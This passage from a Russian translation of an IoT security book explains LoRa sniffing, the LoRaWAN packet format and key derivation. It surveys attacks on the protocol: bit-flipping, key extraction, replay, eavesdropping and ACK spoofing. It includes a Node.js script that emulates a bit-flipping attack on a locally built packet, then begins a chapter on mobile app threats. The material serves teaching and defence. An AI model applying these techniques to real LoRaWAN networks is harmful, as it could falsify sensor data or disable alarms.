- **`keep_listening = True`** – переведет чип в режим прослушивания после получения пакета. В противном случае он вернется в режим ожидания и проигнорирует любой будущий прием;
- **`with_header = True`** – вернет четырехбайтовый заголовок LoRa вместе с пакетом. Это важно, потому что, когда пакет LoRa использует режим неявного заголовка, полезная нагрузка может быть частью заголовка; если вы не читаете его, можете пропустить часть данных.


Поскольку мы хотим, чтобы CatWAN действовал как сниффер LoRa, нам необходимо постоянно переключаться между показателями пространства, увеличивающими наши шансы перехвата трафика LoRa с узлов, которые могут быть либо слишком близко, либо слишком далеко. Переключение между 7 и 11 в значительной степени по-

¹ В России для LoraWAN выделен диапазон частот 864–870 МГц, поэтому следует приобретать модуль, предназначенный для рынка ЕС. – *Прим. ред.*

зволяет добиться этого, но не стесняйтесь экспериментировать с другими значениями в диапазоне от 7 до 12.

Если функция `gfm9x.receive()` ничего не получила в течение заданного времени, она возвращает `None` ❹, затем мы выводим соответствующее сообщение на последовательную консоль и возвращаемся к началу цикла. Если мы получаем пакет, то печатаем его необработанные байты и затем пытаемся декодировать их в ASCII ❺. Часто пакет может содержать символы, не входящие в ASCII, из-за повреждения или шифрования, и для перехвата исключений у нас есть обработчик `UnicodeError`, иначе наша программа завершится с ошибкой. Наконец, мы выводим в консоль уровень принятого сигнала последнего полученного сообщения, считывая регистр RSSI нашего чипа с помощью функции ❻ `gfm9x.rssi()`.

Если вы оставите работающую последовательную консоль PuTTY, вы должны увидеть перехваченные сообщения, как показано на рис. 13.9.



```
COM4 - PuTTY
Received nothing! Listening again...
Received nothing! Listening again...
Received (raw bytes): bytearray(b'Not so secret LoRa message ')
Received (ASCII): Not so secret LoRa message
Received signal strength: -60 dB
Received nothing! Listening again...
Received nothing! Listening again...
Received (raw bytes): bytearray(b'Not so secret LoRa message ')
Received (ASCII): Not so secret LoRa message
Received signal strength: -60 dB
Received nothing! Listening again...
```

Рис. 13.9. Последовательная консоль в PuTTY показывает нам перехваченные сообщения LoRa с устройства CatWAN

Декодирование протокола LoRaWAN

В этом разделе мы рассмотрим беспроводной протокол LoRaWAN, который является протоколом верхнего уровня для LoRa. Чтобы лучше понять протокол, мы рекомендуем вам прочитать официальную спецификацию на сайте LoRa Alliance по адресу <https://loro-alliance.org/lorawan-for-developers/>.

Формат пакета LoRaWAN

LoRaWAN определяет уровни модели OSI поверх LoRa (уровень OSI 1). Он в основном работает на уровне управления доступом к среде передачи данных (Medium Access Control, MAC) (уровень OSI 2), хотя включает некоторые элементы сетевого уровня (уровень OSI 3). Например, сетевой уровень охватывает такие задачи, как подключение узлов к сетям LoRaWAN (см. раздел «Присоединение к сетям LoRaWAN»), как пакеты пересылаются и т. д.

Формат пакета LoRaWAN дополнительно делит сетевой уровень на уровни MAC и приложения. Эти слои показаны на рис. 13.10.




Рис. 13.10. Формат пакета LoRaWAN

Чтобы понять, как взаимодействуют эти три уровня, вам сначала нужно понять принцип применения трех 128-битных ключей AES, которые использует LoRaWAN. *NwkSKey* – это сетевой сеансовый ключ, который узел и сетевой сервер используют для вычисления и проверки кода целостности всех сообщений (Message Integrity Code, MIC), обеспечивая целостность данных. *AppSKey* – это ключ сеанса приложения, который конечное устройство и сервер приложений (может быть тем же объектом, что и сетевой сервер) используют для шифрования и дешифрования полезной нагрузки уровня приложения. *AppKey* (обратите внимание: в названии ключа нет буквы S) – это ключ приложения, известный узлу и серверу приложения и используемый для метода беспроводной активации (Over-the-Air Activation, OTAA), как описано в разделе «Присоединение к сетям LoRaWAN».

Физический уровень LoRa определяет радиоинтерфейс, схему модуляции и дополнительный CRC для обнаружения ошибок. Он также несет полезную информацию для уровня MAC. Он состоит из следующих частей:

- *преамбулы* – преамбулы радиопакета, которая содержит функцию синхронизации и определяет схему модуляции пакета. Длительность преамбулы обычно составляет 12,25 T;
- *PHDR* – заголовок физического уровня, который содержит такую информацию, как длина полезной информации и наличие CRC полезной информации;
- *PHDR_CRC* – CRC физического заголовка (PHDR). PHDR и PHDR_CRC составляют в общей сложности 20 бит;
- *PHYPayload* – полезной информации физического уровня, которая содержит фрейм MAC;
- *CRC* – необязательного 16-битного CRC для PHYPayload. Сообщения, отправленные с сетевого сервера на узел, никогда не содержат это поле по причинам оптимизации производительности.

MAC-уровень LoRaWAN определяет тип сообщения LoRaWAN и MIC, а также несет полезную информацию для уровня приложения выше.

Он состоит из следующих частей:

- *MHDR* – заголовок MAC (MHDR), который определяет тип сообщения (MType) формата фрейма и версию спецификации LoRaWAN. Трехбитовый MType указывает, какой из шести различных типов MAC-сообщений у нас есть: Join-Request, Join-Accept, неподтвержденные данные «вверх/вниз» и подтвержденные данные «вверх/вниз». «Вверх» в этом случае относится к передаче данных от узла к сетевому серверу, а «вниз» указывает на передачу данных в противоположном направлении;
- *MACPayload* – полезной информации MAC, которая содержит фрейм уровня приложения. Для сообщений *Join-Request* (или *ReJoin-Request*) полезная информация MAC имеет свой собственный формат и не несет типичной полезной информации прикладного уровня;
- *MIC* – четырехбайтовый MIC, который обеспечивает целостность данных и предотвращает подделку сообщения. Он рассчитывается по всем полям сообщения ($msg = MHDR \mid FHDR \mid FPort \mid FRMPayload$) с использованием *NwkSKey*. Имейте в виду, что в сообщениях Join-Request и Join-Accept мы вычисляем MIC по-разному, потому что это особый тип полезной информации MAC.

Уровень приложения содержит данные для конкретного приложения и адрес конечного устройства (*DevAddr* (адрес конечного устройства)), который однозначно идентифицирует узел в текущей сети. Он состоит из следующих частей:

- *FHDR* – заголовок кадра (FHDR), который содержит *DevAddr*, байт управления фреймом (*FCtrl*), двухбайтовый счетчик фреймов (*FCnt*) и от нуля до 15 байт параметров фрейма (*FOpts*). Обратите внимание, что *FCnt* увеличивается каждый раз при передаче сообщения и используется для предотвращения атак повторного воспроизведения;
- *FPort* – порта фрейма, используемого для определения того, содержит ли сообщение только MAC-команды (например, запрос на присоединение) или данные, относящиеся к приложению;
- *FRMPayload* – фактические данные (например, значение температуры датчика). Эти данные зашифрованы с помощью *AppSKey*.

Присоединение к сетям LoRaWAN

Узлы могут присоединиться к сети LoRaWAN двумя способами: OTAA и активацией с помощью персонализации (Activation by Personalization, ABP). В этом разделе мы обсудим оба метода.

Обратите внимание, что в сетевой архитектуре LoRaWAN сервер приложений может быть отдельным компонентом сервера сети, но для простоты мы будем предполагать, что один и тот же объект выполняет обе функции. Официальная спецификация LoRaWAN делает то же предположение.

ОТАА

В ОТАА узлы следуют процедуре соединения, прежде чем смогут отправлять данные в сеть и сервер приложений. Рисунок 13.11 иллюстрирует эту процедуру.




Рис. 13.11. Поток сообщений ОТАА

Сначала узел LoRa отправляет запрос соединения **1**, содержащий идентификатор приложения (AppEUI), идентификатор конечного устройства (DevEUI) и случайное значение из двух байтов (DevNonce). Сообщение подписано (но не зашифровано) с использованием ключа AES-128, специфичного для узла, называемого AppKey.

Узел вычисляет эту подпись – MIC, описанный в предыдущем разделе – следующим образом:

```
смас = aes128_смас(AppKey, MHDR | AppEUI | DevEUI | DevNonce)
MIC = смас[0..3]
```

Узел использует код аутентификации сообщения на основе шифра (Cipher-based Message Authentication Code, CMAC), который представляет собой хеш-функцию с ключом, основанную на блочном шифре с симметричным ключом (в этом случае AES-128). Узел формирует сообщение для аутентификации путем объединения MHDR, AppEUI, DevEUI и DevNonce. Функция `aes128_смас` генерирует 128-битный код аутентификации сообщения, и его первые четыре байта образуют MIC, потому что MIC может содержать только четыре байта.

ПРИМЕЧАНИЕ Вычисление MIC отличается для сообщений с данными (любое сообщение, кроме сообщения *Join-Request* и *Join-Accept*). Дополнительную информацию о CMAC можно найти в RFC4493.

Любой шлюз **2**, который получает пакет *Join-Request*, пересылает его в свою сеть. Устройство шлюза не мешает передаче сообщения; оно только действует как ретранслятор.

Узел не отправляет AppKey в запросе на присоединение. Поскольку сетевой сервер знает AppKey, он может пересчитать MIC на основе по-

лученных значений MHDR, AppEUI, DevEUI и DevNonce в сообщении. Если у конечного устройства не было правильного ключа приложения, MIC в Join-Request не будет совпадать с рассчитанным сервером, и сервер не будет проверять устройство.

Если MIC совпадают, устройство считается действительным, и сервер отправляет ответ Join-Асцепт ③, содержащий *идентификатор сети* (NetID), DevAddr и одноразовое число (AppNonce), а также некоторые настройки сети, такие как список частот каналов для сети. Сервер шифрует Join-Асцепт с помощью AppKey. Сервер также вычисляет два сеансовых ключа, NwkSKey и AppSKey, следующим образом:

```
NwkSKey = aes128_encrypt(AppKey, 0x01 | AppNonce | NetID | DevNonce | pad16)
AppSKey = aes128_encrypt(AppKey, 0x02 | AppNonce | NetID | DevNonce | pad16)
```

Сервер вычисляет оба ключа с помощью AES-128 – шифрования конкатенации 0x01 (для NwkSKey) или 0x02 (для AppSKey), AppNonce, NetID, DevNonce и некоторого заполнения нулевых байтов, поэтому общая длина ключа кратна 16. В качестве ключа AES используется AppKey.

Шлюз с самым сильным сигналом к устройству пересылает ответ Join-Асцепт устройству ④. Затем узел ⑤ сохраняет NetID, DevAddr и настройки сети и использует AppNonce для генерации тех же ключей сеанса, NwkSKey и AppSKey, что и сетевой сервер, используя ту же формулу. С этого момента узел и сервер используют NwkSKey и AppSKey для проверки, шифрования и дешифрования данных, которыми обмениваются.

ABP

В ABP нет процедуры запроса или подтверждения присоединения (Join-Request или Join-Асцепт). Вместо этого DevAddr и два сеансовых ключа, NwkSKey и AppSKey, уже жестко запрограммированы в узле. Эти значения также предварительно зарегистрированы на сетевом сервере. На рис. 13.12 показано, как узел отправляет сообщение на сетевой сервер, используя ABP.




Рис. 13.12. Поток сообщений ABP

Узлу ❶ не нужны DevEUI, AppEUI или AppKey; он может начать прямую отправку сообщений с данными в сеть. Шлюз ❷, как обычно, пересылает сообщения на сетевой сервер, не обращая внимания на их содержимое. Сетевой сервер ❸ уже предварительно настроен с помощью DevAddr, NwkSKey и AppSKey, поэтому он может проверять и расшифровывать сообщения, отправленные узлом, а затем шифровать и отправлять сообщения обратно на него.

Атаки на LoRaWAN

Злоумышленник может использовать множество возможных векторов для взлома LoRaWAN, в зависимости от конфигурации сети и развертывания устройств. В этом разделе мы обсудим следующие векторы: слабые места генерации ключей и управления ими, атаки повторного воспроизведения, атаки с переключением битов, спуфинг ACK и уязвимости приложений. Мы покажем пример реализации *атаки с заменой битов*, а все прочее оставим вам для самостоятельной практики. Чтобы проработать некоторые другие атаки, вам, возможно, потребуется приобрести шлюз LoRaWAN и настроить свою собственную сеть и сервер приложений, обсуждение которых выходит за рамки этой главы.

Атаки с заменой битов

Атака с заменой битов происходит, когда злоумышленник изменяет небольшую часть зашифрованного текста в закодированной полезной информации приложения (FRMPayload, описанная в предыдущем разделе), не расшифровывая пакет, и сервер принимает измененное сообщение. Эта часть может представлять один или несколько битов. В любом случае влияние этой атаки зависит от того, какое значение изменил злоумышленник; например, если это значение давления воды, измеренное датчиком гидроэлектростанции, сервер приложений может по ошибке открыть определенные заслонки.

Два основных сценария могут позволить этой атаке быть успешной.

- Сеть и сервер приложений являются разными объектами и взаимодействуют через незащищенный канал. LoRaWAN не указывает, как два сервера должны соединяться. Это означает, что целостность сообщения проверяется только на сетевом сервере (с помощью NwkSKey). Злоумышленник может изменить зашифрованный текст между двумя серверами. Поскольку сервер приложений имеет только AppSKey, а не NwkSKey, нет никакого способа проверить целостность пакета, поэтому сервер не может узнать, получил ли он злонамеренно измененный пакет.
- Если сеть и сервер приложений являются одним и тем же объектом, атака возможна, если сервер воздействует на FRMPayload,

расшифровывая и используя его значение до того, как сервер проверит MIC.

Мы продемонстрируем, как эта атака будет работать, эмулируя ее с помощью утилиты `lora-packet` библиотеки Node.js, которая также должна пролить свет на то, как пакет LoRaWAN выглядит на практике. Библиотека *Node.js* – это среда выполнения JavaScript с открытым исходным кодом, которая позволяет выполнять код JavaScript вне браузера. Перед началом убедитесь, что вы установили Node.js. Установка `npm` через `apt-get` также приведет к установке Node.js.

Установите менеджер пакетов `npm`, который можно использовать для установки библиотеки `lora-packet`. В Kali можно использовать следующую команду:

```
# apt-get install npm
```

Затем загрузите `lora-packet` с GitHub <https://github.com/anthonykirby/lora-packet/> или установите ее напрямую с помощью `npm`:

```
# npm install lora-packet
```

Затем вы можете запустить код из листинга 13.4, как любой исполняемый скрипт. Скопируйте его в файл, измените его разрешения на выполнение с помощью команды `chmod a+x <имя_скрипта>.js` и запустите ее в терминале. Сценарий создает пакет LoRaWAN и имитирует атаку с переключением битов, изменяя определенную его часть без предварительного ее дешифрования.

Листинг 13.4. Демонстрация атаки на полезную нагрузку LoRaWAN с заменой битов с использованием библиотеки `lora-packet`

```
#!/usr/bin/env node ❶
var lora_packet = require('lora-packet'); ❷

var AppSKey = new Buffer('ec925802ae430ca77fd3dd73cb2cc588', 'hex'); ❸
var packet = lora_packet.fromFields({ ❹
  MType: 'Unconfirmed Data Up', ❺
  DevAddr: new Buffer('01020304', 'hex'), // обратный порядок байтов ❻
  FCtrl: {
    ADR: false,
    ACK: true,
    ADRAckReq: false,
    FPending: false
  },
  payload: 'RH:60', ❼
}, AppSKey
, new Buffer("44024241ed4ce9a68c6a8bc055233fd3", 'hex') // NwkSKey
);
```

```

console.log("original packet: \n" + packet); ❸
var packet_bytes = packet.getPHYPayload().toString('hex');
console.log("hex: " + packet_bytes);
console.log("payload: " + lora_packet.decrypt(packet, AppSKey, null).toString());

var target = packet_bytes; ❹
var index = 24;
target = target.substr(0, index) + '1' + target.substr(index + 1);

console.log("\nattacker modified packet"); ❺
var changed_packet = lora_packet.fromWire(new Buffer(target, 'hex'));
console.log("hex: " + changed_packet.getPHYPayload().toString('hex'));
console.log("payload: " + lora_packet.decrypt(changed_packet, AppSKey, null).toString());

```

Сначала мы пишем `node ❶`, чтобы указать, что этот код будет выполняться интерпретатором Node.js. Затем импортируем модуль `lora-packet ❷` с помощью директивы `require` и сохраняем его в объекте `lora_packet`. Значение `AppSKey ❸` на самом деле не имеет значения для этого упражнения, но оно должно быть ровно 128 бит.

Мы создаем пакет LoRa, который будет служить целью злоумышленника ❹. Вывод нашего скрипта также отображает поля пакета. Поле `MType MHDR ❺` указывает, что это сообщение данных, поступающее от узлового устройства без ожидания подтверждения от сервера. Четырехбайтовый `DevAddr ❻` является частью `FHDR`. Полезная информация ❼ прикладного уровня – это значение `RH:60`. `RH` обозначает относительную влажность (*relative humidity*), указывая на то, что это сообщение исходит от датчика окружающей среды. Эта полезная информация соответствует `FRMPayload` (показанной в следующих выходных данных), которую мы получили, зашифровав исходную полезную нагрузку (`RH:60`) с помощью `AppSKey`. Затем мы используем функции библиотеки `lora-packet` для подробной распечатки полей пакета, его байтов в шестнадцатеричной форме и расшифрованных полезных данных приложения ❸.

Затем выполняем атаку с изменением битов ❹. Копируем байты пакета в целевую переменную, именно так злоумышленник перехватит пакет. Далее следует выбрать позицию внутри пакета, где нужно внести изменения. Мы выбрали позицию 24, которая соответствует значению `RH` – целочисленному значению полезной нагрузки после преамбулы `RH`: (которая является строковой частью). Злоумышленник обычно должен угадать местонахождение данных, которые он хочет изменить, если заранее не знает формат полезной нагрузки.

Наконец, мы печатаем измененный пакет ❺, и, как видно из следующих выходных данных, расшифрованная полезная нагрузка теперь имеет значение `RH`, равное 0.

```

root@kali:~/lora# ./dec.js
original packet:
Message Type = Data
PHYPayload = 400403020120010001EC49353984325C0ECB

```



```

( PHYPayload = MHDR[1] | MACPayload[..] | MIC[4] )
    MHDR = 40
    MACPayload = 0403020120010001EC49353984
    MIC = 325C0ECB

( MACPayload = FHDR | FPort | FRMPayload )
    FHDR = 04030201200100
    FPort = 01
    FRMPayload = EC49353984

    ( FHDR = DevAddr[4] | FCtrl[1] | FCnt[2] | F0pts[0..15] )
    DevAddr = 01020304 (Big Endian)
    FCtrl = 20
    FCnt = 0001 (Big Endian)
    F0pts =

Message Type = Unconfirmed Data Up
Direction = up
    FCnt = 1
    FCtrl.ACK = true
    FCtrl.ADR = false

hex: 400403020120010001ec49353984325c0ecb
payload: RH:60

attacker modified packet
hex: 400403020120010001ec49351984325c0ecb
payload: RH:0

```

Первый выделенный элемент в начальной шестнадцатеричной строке – MHDR (40), а следующий (ec49353984) – полезная нагрузка. После этого идет MIC (325c0ecb). Во второй шестнадцатеричной строке, показывающей измененный пакет атакующего в шестнадцатеричном формате, мы выделяем ту часть полезной информации, которая была изменена. Обратите внимание на то, что MIC не изменился, потому что злоумышленник не знает NwkSKey, чтобы пересчитать его.

Генерация ключей и управление ими

Многие атаки способны извлечь три криптографических ключа LoRaWAN. Одна из причин этого заключается в том, что узлы могут находиться в небезопасных или неконтролируемых физических местах – например, датчики температуры на ферме или датчики влажности на открытом воздухе. Это означает, что злоумышленник может украсть узел, извлечь ключи (либо AppKey из узлов, активированных ОТАО, либо жестко запрограммированные NwkSKey и AppSKey из узлов ABP), а затем перехватить или подделать сообщения от любого другого узла, который может использовать те же ключи. Атакующий может также применить методы вроде анализа побочного канала, обнаруживая изменения в потребляемой мощности или электромагнитном излучении во время шифрования AES, чтобы определить значение ключа.

В спецификации LoRaWAN прямо указано, что каждое устройство должно иметь уникальный набор ключей сеанса. В узлах OTAA это делается принудительно из-за произвольно генерируемого AppNonce. Но в ABP генерация ключа сеанса узла предоставляется разработчикам, которые могут основывать его на статических функциях узлов, таких как DevAddr. Это позволит злоумышленникам предсказать ключи сеанса, если они выполнят обратную разработку узла.

Атаки воспроизведения

Обычно правильное использование счетчиков FCnt в FHDR предотвращает *атаки воспроизведения* (мы обсуждали их в главе 2). Есть два счетчика фреймов: FCntUp, который увеличивается каждый раз, когда узел передает сообщение на сервер, и FCntDown, который увеличивается каждый раз, когда сервер отправляет сообщение узлу. Когда устройство подключается к сети, счетчики фреймов сбрасываются на 0. Если узел или сервер получает сообщение с FCnt, меньшим, чем последний записанный, он игнорирует это сообщение.

Эти счетчики фреймов предотвращают атаки повторного воспроизведения, потому что, если злоумышленник захватит и воспроизведет сообщение, оно будет иметь FCnt, который меньше или равен последнему полученному и записанному сообщению, и, таким образом, будет проигнорирован.

Тем не менее остается еще два способа атаки повторного воспроизведения.

- В узлах, активированных OTAA и ABP, каждый 16-битный счетчик фреймов будет сбрасываться на 0 в некоторый момент при достижении максимально возможного значения. Если злоумышленник захватил сообщения в последнем сеансе (до переполнения счетчика), он может повторно использовать любое из сообщений с большими значениями счетчика, чем те, которые наблюдались в новом сеансе.
- В узлах, активированных ABP, когда конечное устройство сбрасывается, счетчик фреймов также сбрасывается на 0. Это означает, что, опять же, злоумышленник может повторно использовать сообщение из более раннего сеанса с более высоким значением счетчика, чем последнее отправленное сообщение. В узлах OTAA это невозможно, потому что всякий раз, когда устройство перезагружается, оно должно генерировать новые ключи сеанса (NwkSKey и AppSKey), делая недействительными любые ранее захваченные сообщения.

Повторная атака будет иметь серьезные последствия, если злоумышленник может повторно воспроизвести важные сообщения, например те, которые отключают системы физической безопасности (охранную сигнализацию и т. п.). Чтобы предотвратить этот сценарий, вам придется повторно выдавать новые ключи сеанса при переполнении счетчика фреймов и использовать только активацию OTAA.

Подслушивание

Подслушивание – это процесс взлома метода шифрования для дешифрования всего или части зашифрованного текста. Иногда можно расшифровать полезную информацию приложения, проанализировав сообщения с одинаковым значением счетчика. Это может произойти из-за использования AES в режиме счетчика (CTR) и сброса счетчиков фреймов. После сброса счетчика, который происходит либо в результате целочисленного переполнения, когда счетчик достиг максимально возможного значения, либо из-за сброса устройства (если оно использует ABR), ключи сеанса останутся прежними, поэтому последовательность ключей будет таким же для сообщений с одинаковым значением счетчика. Используя метод криптоанализа, называемый *перетаскиванием* (dragging), можно затем постепенно угадывать части открытого текста. При перетаскивании злоумышленник перетаскивает общий набор символов по зашифрованному тексту, пытаясь раскрыть исходное сообщение.

Подмена ACK

В контексте LoRaWAN подмена ACK – это отправка поддельных сообщений ACK, вызывающих атаку типа «отказ в обслуживании». Это возможно, потому что сообщения ACK от сервера к узлам не указывают, какое именно сообщение они подтверждают. Если шлюз был скомпрометирован, он может захватить сообщения ACK с сервера, выборочно заблокировать некоторые из них и использовать захваченные ACK на более позднем этапе для подтверждения новых сообщений от узла. Узел не имеет возможности узнать, относится ли ACK к текущему отправленному сообщению или к сообщениям перед ним.

Атаки, специфичные для приложений

Атаки, специфичные для приложений, включают любые атаки, нацеленные на сервер приложения. Сервер всегда должен очищать входящие сообщения от узлов и рассматривать весь ввод как ненадежный, поскольку любой узел может быть скомпрометирован. Серверы также могут быть подключены к интернету, что увеличивает поверхность атаки для наиболее распространенных атак.

Заключение

LoRa, LoRaWAN и другие технологии LPWAN, обычно используемые в умных городах, умной измерительной технике, логистике и сельском хозяйстве, неизбежно будут содержать векторы атаки для компрометации систем, которые полагаются на связь на большом расстоянии. Если вы намерены разворачивать свои устройства LoRa

безопасно, настраивайте их и реализуйте управление ключами для узлов и серверов; так можно значительно ограничить площадь атаки. Вы также должны обрабатывать все входящие данные как ненадежные. Даже когда разработчики вводят улучшенные спецификации для этих протоколов связи – с дополнительными возможностями, повышающими их безопасность, – новые функции могут создавать свои уязвимости.

ЧАСТЬ V

АТАКИ НА ЭКОСИСТЕМУ IOT

14

ВЗЛОМ МОБИЛЬНЫХ ПРИЛОЖЕНИЙ



Сегодня с мобильного телефона можно управлять практически всей бытовой техникой. Представьте, что вы готовитесь к романтическому вечеру. Вы приготовили ужин, поместили его в духовку, а инструкции по приготовлению отправили с телефона. Его же вы используете для контроля времени. Затем настраиваете обдув, нагрев и охлаждение – опять-таки через приложение на телефоне. С телефона вы включаете воспроизведение фоновой музыки на телевизоре (пульт от которого давным-давно где-то потеряли и так и не удосужились найти). Наконец, вы используете мобильное приложение, чтобы приглушить свет в комнате (освещение тоже входит в IoT-систему). Все идеально.

Но если все в вашем доме контролируется с телефона, то любой, кто его взломал, сможет перехватить управление! В этой главе мы представим обзор угроз и уязвимостей мобильных приложений, связанных с интернетом вещей. Затем проведем анализ двух преднамеренно небезопасных приложений: приложения OWASP iGoat для iOS и приложения InsecureBankV2 для Android.

Поскольку мы приближаемся к концу книги, мы вкратце перечислим множество уязвимостей, содержащихся в этих приложениях, при этом ссылаясь на многие инструменты и методы анализа. Рекомендуем вам изучить каждый из них самостоятельно.

Угрозы в мобильных приложениях интернета вещей

Мобильные приложения для интернета вещей имеют свою собственную экосистему, подверженную атакам злоумышленников. В этом разделе мы рассмотрим процесс, аналогичный моделированию уязвимостей в главе 2, чтобы исследовать основные угрозы, которые мобильные приложения создают для устройств интернета вещей.

Поскольку разработка модели уязвимостей не является основной нашей задачей в этой главе, мы не будем проводить полный анализ идентифицируемых компонентов. Вместо этого исследуем общие категории угроз, связанных с мобильными устройствами, и определим соответствующие уязвимости.

Разбивка архитектуры на компоненты

На рис. 14.1 показаны основные компоненты среды мобильного приложения IoT.




Рис. 14.1. Структура среды мобильного приложения, предназначенного для IoT

Мы рассматриваем мобильное приложение отдельно от экосистемы платформы и функций, связанных с оборудованием. Мы не оставим без внимания процесс установки мобильного приложения для IoT из магазина приложений, взаимодействие этого приложения с устройством IoT, инфраструктуру поставщика услуг и любых возможных сторонних поставщиков услуг.

Выявление угроз

Теперь рассмотрим два типа угроз средам мобильных приложений: общие угрозы, влияющие на мобильные устройства, и угрозы, влияющие конкретно на среды Android и iOS.

Общие угрозы для мобильных устройств

Основная характеристика мобильного устройства – портативность. А поскольку вы постоянно носите с собой телефон, потерять его довольно легко. К тому же его могут украсть, и даже если вора изначально интересовал телефон как таковой, он может воспользоваться конфиденциальной информацией и личными данными в хранилище сопутствующего приложения IoT. Или же он попытается обойти слабый или неработающий элемент управления аутентификацией в приложении, чтобы получить удаленный доступ к соответствующему устройству IoT. Владельцы устройств, которые остаются подключенными к своим аккаунтам приложений-компаньонов IoT, значительно упростят задачу злоумышленнику.

Кроме прочего, мобильные устройства обычно подключаются к ненадежным сетям, например случайным общедоступным точкам доступа Wi-Fi в кафе и гостиничных номерах, а это само по себе открывает путь для различных сетевых атак (таких как «человек посередине» или перехват сетевых пакетов). Приложения IoT обычно разрабатываются для выполнения сетевых подключений к инфраструктуре поставщика, облачным службам и устройствам IoT. Злоумышленники могут извлекать данные, которыми обмениваются приложения в небезопасных сетях, или вмешиваться в них.

Приложение также может работать как связующий элемент между устройством IoT, API поставщика, сторонними поставщиками услуг и облачной платформой. Эти внешние системы могут представлять новые угрозы в отношении защиты передаваемых конфиденциальных данных. Злоумышленники могут атаковать и использовать общедоступные службы или неправильно настроенные компоненты инфраструктуры для получения удаленного доступа и извлечения хранимых данных.

Процедура установки приложения также может быть подвержена атаке. Не все приложения для интернета вещей поступают из официального магазина мобильных приложений. Многие мобильные устройства могут устанавливать приложения из сторонних магазинов, некоторые приложения не подписаны действующим сертификатом разработчика. Злоумышленники используют эту проблему для доставки поддельных версий приложений, содержащих вредоносные функции.

Угрозы для Android и iOS

Теперь исследуем угрозы, связанные с платформами Android и iOS. На рис. 14.2 показаны экосистемы обеих платформ.

Программное обеспечение для обеих платформ включает три уровня: 1) нижний, содержащий операционную систему и интерфейсы для ресурсов устройства; 2) промежуточный, состоящий из библиотек и фреймворков приложений, которые обеспечивают большую часть функций API; 3) уровень приложений, в котором находятся пользовательские приложения и набор системных приложений. Уровень

приложений отвечает за предоставление пользователю возможности взаимодействовать с мобильным устройством.

